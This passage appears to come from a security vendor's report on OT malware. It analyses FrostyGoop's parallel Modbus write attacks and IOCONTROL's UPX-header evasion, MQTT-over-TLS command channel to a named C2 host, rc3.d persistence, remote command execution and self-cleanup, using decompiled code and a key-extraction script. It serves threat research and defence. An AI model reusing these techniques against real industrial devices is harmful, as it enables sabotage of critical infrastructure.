


Figure 4-6. Converts the file content into Golang data structures

Phase 2: Create a separate thread for each target

Since the configuration file may set multiple attack targets, FrostyGoop starts a separate thread for each target to parallelize Modbus attacks against every IP. From the decompiled program, it can be observed that it uses runtime.newproc(fn) to distribute tasks, where the function registered at line 513, main.main.func1(), is primarily responsible for parsing tasks. By further tracing this function, it implements a routing function designed to distribute different instruction tasks for the same attack target, such as Modbus read or write operations (see Figures 4-7 and 4-8).

```
while( true ) {
  x = (func()_F *)0x0;
  while ((int)x < (int)local_168) {
    if (local_188 <= x) {
                    /* WARNING: Subroutine does not return */
      runtime::runtime.panicIndex((int)x,(int)pfVar10);
    }
    local_e0 = (func()_F *)local_f0[(int)x].str;
    local_178 = (func()_F *)local_f0[(int)x].len;
    local_170 = x;
    runtime::runtime.makeslice((runtime._type *)&struct_{}___Struct_type,1,1);
    bVar3 = false;
    while (!bVar3) {
      sync::sync.(*WaitGroup).Add((sync.WaitGroup *)(local_100 + 1),1);
      runtime::runtime.chansend1((runtime.hchan *)*local_100,&local_190);
      bVar3 = true;
    }
    local_d0 = (func()_F *)
               runtime::runtime.newobject
                         ((runtime._type *)
                          &
                          main.struct_{_F_uintptr;_q_*queues.Q;_status_*main.StatusConf;_tsklist
                          main.TaskList;_tglist_*main.TargetList;_cmd_*main.Cmd;_cycle_*main.Cyc
                          ;_result_*[]main.Result_}___Struct_type
                         );
    *(code **)local_d0 = main.main.func1;
    *(undefined8 **)(local_d0 + 8) = local_100;
    *(undefined8 **)(local_d0 + 0x10) = main_statusconfigure;
    *(main.TaskList **)(local_d0 + 0x18) = main_tasklist;
    *([]main.Target **)(local_d0 + 0x20) = main_targetlist;
    *(undefined8 **)(local_d0 + 0x28) = main_cmd;
    *(main.Cycle **)(local_d0 + 0x30) = main_cycle;
    *([]uint8 **)(local_d0 + 0x38) = local_98;
```

Figure 4-7. Starts a separate thread for each target to parallelize Modbus attacks against every IP

```
    local_d0 = (func()_F *)
               runtime::runtime.newobject
                         ((runtime._type *)
                          &
                          main.struct_{_F_uintptr;_q_*queues.Q;_status_*main.StatusConf;_tsklist
                          main.TaskList;_tglist_*main.TargetList;_cmd_*main.Cmd;_cycle_*main.Cyc
                          ;_result_*[]main.Result_}___Struct_type
                         );
    *(code **)local_d0 = main.main.func1;
    *(undefined8 **)(local_d0 + 8) = local_100;
    *(undefined8 **)(local_d0 + 0x10) = main_statusconfigure;
    *(main.TaskList **)(local_d0 + 0x18) = main_tasklist;
    *([]main.Target **)(local_d0 + 0x20) = main_targetlist;
    *(undefined8 **)(local_d0 + 0x28) = main_cmd;
    *(main.Cycle **)(local_d0 + 0x30) = main_cycle;
    *([]uint8 **)(local_d0 + 0x38) = local_98;
    fn = (func() *)
         runtime::runtime.newobject
                   ((runtime._type *)
                    &
                    main.struct_{_F_uintptr;_.autotmp_154_func(chan_main.Result,_main.Index);_.a
                    otmp_155_chan_main.Result;_.autotmp_156_main.Index_}___Struct_type
                   );
    fn->F = main.main.func2;
    fn[1].F = local_d0;
    fn[2].F = (func()_F *)local_f8;
    fn[4].F = local_178;
    fn[5].F = local_170;
    fn[6].F = local_168;
    fn[3].F = local_e0;
    runtime::runtime.newproc(fn);
    pfVar10 = local_188;
    x = local_170 + 1;
  }
```

Figure 4-8. Implements a routing function designed to distribute different instruction tasks

Phase 3: Use open-source Modbus kit to build a client

FrostyGoop leverages the open-source Modbus library from GitHub (github.com/rolfl/Modbus) and calls Modbus.NewTCP() to create a client for communicating with the victim device on port 502/TCP. As shown in Figure 4-9, the function main.Task.taskWorker() is the core attack function, used for parsing the command specified in the task and executing the corresponding actions, such as sending Modbus read or write requests.

```
309       for (iVar4 = 0; iVar4 < in_stack_000000a0; iVar4 = iVar4 + 1) {
310         local_250 = y_01;
311         local_248 = in_stack_000000d8;
312         local_240 = in_stack_000000e0;
313         local_168 = in_stack_000000d0;
314         if (x != 0) {
315           time::time.Sleep((DWORD)dwMilliseconds);
316         }
317         a1.len = 4;
318         a1.str = (uint8 *)":502";
319         a0.len = in_stack_00000120;
320         a0.str = in_stack_00000118;
321         sVar7 = runtime::runtime.concatstring2((void *)0x0,a0,a1);
322         mVar9 = github.com/rolfl/modbus::github.com/rolfl/modbus.NewTCP(sVar7);
323         if (mVar9.~r1.tab == (runtime.itab *)0x0) {
324           if (self_tasks_len <= x) {
325                     /* WARNING: Subroutine does not return */
326             runtime::runtime.panicIndex(x,(int)mVar9.~r0.data);
327           }
328           local_228 = x * 5;
329           local_1c0 = pmStack0000000000000150[x].Code;
330           local_1b8 = pmStack0000000000000150[x].Address;
331           iStack_1b0 = pmStack0000000000000150[x].Count;
332           local_1a8 = pmStack0000000000000150[x].Value;
333           iStack_1a0 = pmStack0000000000000150[x].State;
334           self_00.Address = local_1b8;
335           self_00.Code = local_1c0;
336           self_00.Count = iStack_1b0;
337           self_00.Value = local_1a8;
338           self_00.State = iStack_1a0;
339           local_178 = mVar9.~r0.tab;
340           local_170 = mVar9.~r0.data;
341           mVar12 = main.Task.taskWorker(self_00);
342           pvStack_e8 = mVar12.Response.data;
343           local_f0 = mVar12.Response._type;
344           ptStack_f8 = mVar12.Time.loc;
345           local_100 = mVar12.Time.ext;
```

Figure 4-9. Leverages the open-source Modbus library

Phase 4: Execute the corresponding actions

After successful handshakes with the target server, the malware enters the main.Task.taskWorker() function, primarily implementing three Modbus functions, including main.MbConfig.read, main.MbConfig.write, and main.MbConfig.writeMultiple (as shown in Figure 4-10).


```
100  tVar11 = time::time.Now();
101  local_e0 = tVar11.loc;
102  if (iVar2 == 3) {
103    prVar3 = (runtime.structtype *)main.MbConfig.read((int)local_d0,local_d8,uStack0000000000000...
       0)
104    ;
105    prVar5 = extraout_RCX_00;
106    pvVar7 = extraout_RDI_00;
107    local_f8 = extraout_RBX_00;
108  }
109  else if (iVar2 == 6) {
110    prVar3 = (runtime.structtype *)
111             main.MbConfig.write((int)local_d0,local_d8,uStack0000000000000030);
112    prVar5 = extraout_RCX;
113    pvVar7 = extraout_RDI;
114    local_f8 = extraout_RBX;
115  }
116  else if (iVar2 == 0x10) {
117    x.mb.data = local_d8;
118    x.mb.tab = local_d0;
119    mVar12 = main.MbConfig.writeMultiple
120                       (x,uStack0000000000000030,iStack0000000000000038,iStack0000000000000040,
121                        in_R10);
122    pvVar7 = mVar12.~r1.data;
123    prVar5 = mVar12.~r1.tab;
124    local_f8 = mVar12.~r0.data;
125    prVar3 = mVar12.~r0._type;
126  }
```

Figure 4-10. Implements three Modbus functions to issue malicious commands

Let's use main.MbConfig.write as an example, which corresponds to Write Single Register (Function code 6). In addition to actually transmitting the attack packet via main.process(), it also invokes the logex.Debug() function from the gopkg.in/logex to print the actions (see Figures 4-11 and 4-12).

```
8  int main::main.MbConfig.write(int _Filehandle,void *_Buf,uint _MaxCharCount)
9
10 {
11   string reason;
12   multireturn{interface_{};error} mVar1;
13   main.MbConfig x_spill;
14   int address_spill;
15   int value_spill;
16   int timeout_spill;
17   main.processor *local_38;
18   int iStack_30;
19   void *local_28;
20   uint uStack_20;
21
22   while (&stack0x00000000 <= puRamffffffffffeffaa8) {
23     runtime::runtime.morestack_noctxt();
24   }
25   local_38 = main.MbConfig.write.func1;
26   reason.len = 0x16;
27   reason.str = (uint8 *)"Write Holding Register";
28   iStack_30 = _Filehandle;
29   local_28 = _Buf;
30   uStack_20 = _MaxCharCount;
31   mVar1 = main.process(reason,&local_38);
32   return (int)mVar1.~r0._type;
33 }
```

Figure 4-11. Transmits the attack packet via main.process()



```
multireturn{interface_{};error} main::main.process(string reason,main.processor **fn)

{
  void *pvVar1;
  runtime._type *extraout_RAX;
  runtime.itab *extraout_RCX;
  []interface_{} [Var5;
  void *extraout_RBX;
  void *extraout_RDI;
  undefined1 auVar2 [16];
  multireturn{interface_{};error} mVar3;
  multireturn{interface_{};error} mVar4;
  string reason_spill;
  main.processor **fn_spill;

  while (&stack0x00000000 <= puRamffffffffffeffaa8) {
    runtime::runtime.morestack_noctxt();
  }
  [Var5.array = ([]interface_{})
                runtime::runtime.newobject((runtime._type *)&[1]interface_{}___Array_type);
  pvVar1 = runtime::runtime.convTstring(reason);
  *(runtime._type **)[Var5.array = &string___String_type;
  *(void **)((int)[Var5.array + 8) = pvVar1;
  auVar2 = (**gopkg.in/logex%2ev1.Debug)([Var5.array,1,1);
  (**fn)(auVar2._0_8_,auVar2._8_8_);
  if (extraout_RCX != (runtime.itab *)0x0) {
    mVar4.~r1.data = extraout_RDI;
    mVar4.~r1.tab = extraout_RCX;
    mVar4.~r0 = (interface_{})ZEXT816(0);
    return mVar4;
```

Figure 4-12. Invokes the logex.Debug() function to print the actions

From the above analysis, it can be observed that although Modbus is a very common protocol in OT environments, traditional traffic detection mechanisms are still not necessarily capable of analyzing its packets. Even when malwares like FrostyGoop only employ basic function codes, traditional mechanisms remain ineffective against them. In light of this, when OT environment owners seek network security solutions, they should at least determine whether the solution supports the ICS protocols actually running in their environments. This not only enhances visibility within OT environments but also enables effective automatic learning of environmental behaviors, identifying any abnormal activities and threats posed by ICS malwares.

IOCONTROL

- First observed: Dec 2024
- Threat group: CyberAv3ngers (Supported by Iran)
- Target: Critical infrastructure in Israel and the U.S., including gas systems
- Affected devices: PLCs, HMIs, IP cameras, routers, and IoT devices (including Baicells, D-Link, Hikvision, Orpak, Phoenix Contact, Red Lion, Teltonika, Unitronics)

- Impact: Backdoor programs were installed in multiple critical infrastructures in Israel and the United States, enabling threat actors to manipulate OT environments at will\
- Tags:
    - Linux-based
    - MQTT
    - TLS encryption

IOCONTROL is one of the few Linux-based (ARM 32-bit) ICS malware families and is compatible with multiple brands of control and IoT devices. Its key features include attempts to establish connections with a C2 server. In addition to using TLS encryption, it leverages MQTT—commonly applied in IoT/IIoT environments—as a C2 protocol. After analyzing IOCONTROL, we summarized its execution flow, as illustrated in Figure 4-13.




Figure 4-13. IOCONTROL execution flow

This sample employs several evasion techniques. It is packed with UPX, a common packer that compresses executables; malware often uses this to evade detection. Consequently, some antivirus software detects packed files by looking for the "UPX" signature in the file header. To bypass this, IOCONTROL smartly replaces "UPX" with "ABC", which can prevent detection by antivirus software or automated analysis tools. Therefore, before analyzing this sample, we need to use a hex editor to change the signature back to "UPX" so we can extract the original ARM 32-bit binary, see Figure 4-14.




Figure 4-14. Change the signature back to "UPX" to extract the ARM 32-bit binary

The main behaviors of IOCONTROL include the following five phases:

Phase 1: Prepare MQTT auth necessary info

MQTT is a lightweight communication protocol commonly found in IoT/IIoT, and with increasing IT-OT convergence, it is now frequently found in critical infrastructure environments. Using MQTT as a C2 channel can help reduce the likelihood of detection. To leverage this protocol, the malware prepares the necessary certificates and key material to connect to an MQTT broker. As shown in Figures 4-15 and 4-16, the sample contains a hardcoded GUID that can be used to design scripts to extract artifacts such as the AES key, MQTT broker address, and credentials used for broker authentication and encryption.

```
void prepare_auth_secret_byHash()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(aes256_key, 0, 65u);

  // sz_sha256 = SHA256("                                    7")
  SHA256(GUID, aes256_key);
  MQTT_username = fork_string_by_range(GUID, 2, 8);// "5958ce"
  MQTT_password = fork_string_by_range(GUID, 12, 30);// "3-4953-8c18-3f9625"
  aes256_IV = fork_string_by_range(aes256_key, 31, 63);// SHA256[31:63]

  // AES256 key is derived from malware's GUID
  setenv("0_0", aes256_key, 1);                 // AES256 Key
  setenv("0_1", aes256_IV, 1);                  // AES256 IV
  setenv("1", "1.0.5", 1);                      // malware version 1.0.5

  // used to tell this malware to self-delete (also as MQTT username)
  setenv("3", MQTT_username, 1);
  setenv("4", MQTT_password, 1);                // MQTT password
  free(MQTT_username);
  free(MQTT_password);
  free(aes256_IV);
}
```

Figure 4-15. Prepares the necessary material to connect to the MQTT broker

```
PS C:\temp> python.exe .\prepare_auth.py
0_0:                                                              19447e
0_1:                                  47
1: 1.0.5
3: 5958ce
4: 3-4953-8c18-3f9625
```

```
def prepare_auth_secret_byHash():
    def fork_string_by_range(input_str, begin, end): ···
    def str_to_sha256(input_str): ···

    GUID = "                                    7"
    sz_sha256 = str_to_sha256(GUID)
    secret_opt1 = fork_string_by_range(GUID, 2, 8)
    secret_opt2 = fork_string_by_range(GUID, 12, 30)
    last_half_sha256 = fork_string_by_range(sz_sha256, 31, 63)
    os.environ["0_0"] = sz_sha256
    os.environ["0_1"] = last_half_sha256
    os.environ["1"] = "1.0.5"
    os.environ["3"] = secret_opt1
    os.environ["4"] = secret_opt2

prepare_auth_secret_byHash()
print("0_0:", os.getenv("0_0"))
print("0_1:", os.getenv("0_1"))
print("1:", os.getenv("1"))
print("3:", os.getenv("3"))
print("4:", os.getenv("4"))
```

Figure 4-16. Designs scripts to extract MQTT information

Phase 2: Try to handshake with C2 server

After our script successfully extracted the AES key and configuration information, we were able to analyze the details of the C2 communication. From this analysis, we noticed that the C2 server is running an encrypted MQTT protocol. The server address is uuokhhfsdlk.tylarion867mino.com, using port 8883. At this phase, IOCONTROL continuously sends packets until a response is received (see Figures 4-18 and 4-19).

```
// dns name & port = "uuokhhfsdlk.tylarion867mino.com" : 8883
encrypted_dns_name = decryptAES_for_secretList(0);
port_num = decryptAES_for_secretList(1);
mqtt_username = getenv("3");
mqtt_password = getenv("4");
ssl_handle = try_new_ssl_handshake(encrypted_dns_name, port_num, mqtt_username, mqtt_password, GUID);
free(encrypted_dns_name);
free(port_num);
```

Figure 4-17. C2 Server information

```
1  int __fastcall try_new_ssl_handshake(
2          char *dnsname,
3          char *in_szport,
4          char *mqtt_username,
5          char *mqtt_password,
6          char *GUID)
7  {
8    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
9
10   _ = dnsname;
11   sz_port = in_szport;
12   mqtt_usernm = mqtt_username;
13   mqtt_passwd = mqtt_password;
14   memset(ip, 0, sizeof(ip));
15
16   // Use CloudFlare's DNS server (1.1.1.1) to get IP
17   query_dnsname_ip(dnsname, ip);
18   port_num = atoi(sz_port);
19   new_socket = try_tcp_handshake_bydns(ip, port_num);
20   if...
21   ssl_handle = new_ssl_tunnel(new_socket);
22   if...
23   memset(packetMQTT, 0, sizeof(packetMQTT));
24   packetMQTT_Len = prepare_MQTT_packet(mqtt_usernm, mqtt_passwd, GUID, packetMQTT);
25
26   // sent MQTT packet until response successed
27   for ( i = 0; i <= 0; i = ssl_send_payload(ssl_handle, packetMQTT, packetMQTT_Len) )
28     ;
29   return ssl_handle;
```

Figure 4-18. Sends MQTT packets until a response is received

Phase 3: Ensure persistence

To achieve persistence, IOCONTROL installs itself under /bin/user, while the persistence script is placed at /etc/rc3.d/S93InitSystemd.sh (see Figure 4-20). Despite its name, the script relies on the older SysV init mechanism: files in /etc/rc3.d/ are executed automatically at runlevel 3, with the prefix S93 indicating startup order. Moreover, IOCONTROL transmits device information to the C2 server, including the outputs of uname, hostname, and whoami (see Figure 4-21).




Figure 4-19. Places a script under /etc/rc3.d folder for persistence




Figure 4-20. Transmits victim device information to the C2 server

Phase 4: C2 Loop

Once the victim successfully connects to the C2 server, the threat actor can issue five C2 operation types (see Figure 4-22):

- Opcode 0: Resend victim information to the C2 server
- Opcode 1: Verify that the backdoor is executable
- Opcode 2: Execute arbitrary OS commands via system()

- Opcode 3: Terminate the malware and remove related indicators
- Opcode 8: Scan ports on a specified IP range

```
19  while ( indx <= 999 && v21[indx - 2011] )
20  {
21    sz_cmdline = str_concat(v21[indx - 2011], byte_F1D4);
22    switch ( v21[indx - 1011] )
23    {
24      case 0:
25        MQTT_hello_packet(ssl_handle);
26        break;
27      case 1:
28        check_malware_install(ssl_handle, sz_cmdline);
29        break;
30      case 2:
31        v21[indx - 3011] = runcommand_getresult(sz_cmdline);
32        break;
33      case 3:
34        clear_backdoor_n_exit(ssl_handle);
35      case 8:
36        v18 = strtok(sz_cmdline, " ");
37        while ( v18 )
38        {
39          v21[v8 - 8] = v18;
40          v18 = strtok(0, " ");
41          ++v8;
42        }
43        port = atoi(sz_port);
44        v21[indx - 3011] = PortScan_GetAliveDevice(ip_start, ip_end, port);
45        v21[indx - 3011] = str_concat(v21[indx - 3011], sz_port);
46        break;
47      default:
48        break;
49    }
```

Figure 4-21. There are 5 operations that can be used

Phase 5: Clean up and quit

If the threat actor decides to terminate IOCONTROL, the malware will remove related indicators to achieve defense evasion. The sample removes the previously mentioned backdoor, the persistence script, and associated logs (see Figure 4-23).

```
void __fastcall __noreturn clear_backdoor_n_exit(int in_ssl_handle)
{
  char *outputdir; // r0
  char *strlist[2]; // [sp+4h] [bp-2Ch] BYREF
  char *identifier; // [sp+Ch] [bp-24h]
  char *path_to_binfile; // [sp+10h] [bp-20h]
  char *tmpdir; // [sp+14h] [bp-1Ch]
  char *persistence_script; // [sp+18h] [bp-18h]
  int ssl_handle; // [sp+1Ch] [bp-14h]

  ssl_handle = in_ssl_handle;
  sleep(1u);
  persistence_script = decryptAES_for_secretList(41);// "/etc/rc3.d/S93InitSystemd.sh"
  tmpdir = decryptAES_for_secretList(38);       // "/tmp/iocontrol/"
  path_to_binfile = decryptAES_for_secretList(45);// "/usr/bin/iocontrol"
  remove(persistence_script);                   // remove("/etc/rc3.d/S93InitSystemd.sh")
  remove(path_to_binfile);                      // remove("/usr/bin/iocontrol")
  remove_directory_recursively(tmpdir);
  outputdir = decryptAES_for_secretList(6);     // "/output"
  identifier = str_concat(GUID, outputdir);     // identifier = "[redacted]27/output"
  strlist[0] = decryptAES_for_secretList(11);   // "3:1"
  strlist[1] = 0;
  mqtt_send_encode_packet(ssl_handle, identifier, strlist);
  free(strlist[0]);
  free(persistence_script);
  free(tmpdir);
  free(path_to_binfile);
  exit(0);
}
```

Figure 4-22. Removes related indicators to achieve defense evasion

From the analysis above, it is evident that when OT devices such as PLCs, HMIs, firewalls, and other components are infected with IOCONTROL, the malware can maintain persistence on compromised devices. Thus, threat actors can remotely execute arbitrary code, and, given the relative susceptibility of OT environments, attackers can launch high-impact cyberattacks at critical moments.

05. Conclusion

We found that malware appearing in, or targeting, OT environments has adopted increasingly sophisticated evasion techniques. These force researchers to spend more time on analysis and render traditional security solutions ineffective due to limited visibility. Furthermore, some ransomware groups collaborate with nation-state APT actors, leveraging vulnerabilities in perimeter devices to gain initial access. We also observed that active ransomware groups often overlap with OT environments already targeted by APT actors.

Separately, in early 2025 the manufacturing sector faced the greatest threat from the Clop ransomware group, which was also the most active ransomware family in the first half of the year. Clop employs multiple advanced evasion techniques, including virtualization/sandbox evasion, masquerading, and obfuscation. These characteristics, combined with sophisticated intrusions, are why it's necessary for OT environment owners to adopt multi-layered defense measures capable of detecting and responding to threats before they disrupt operations.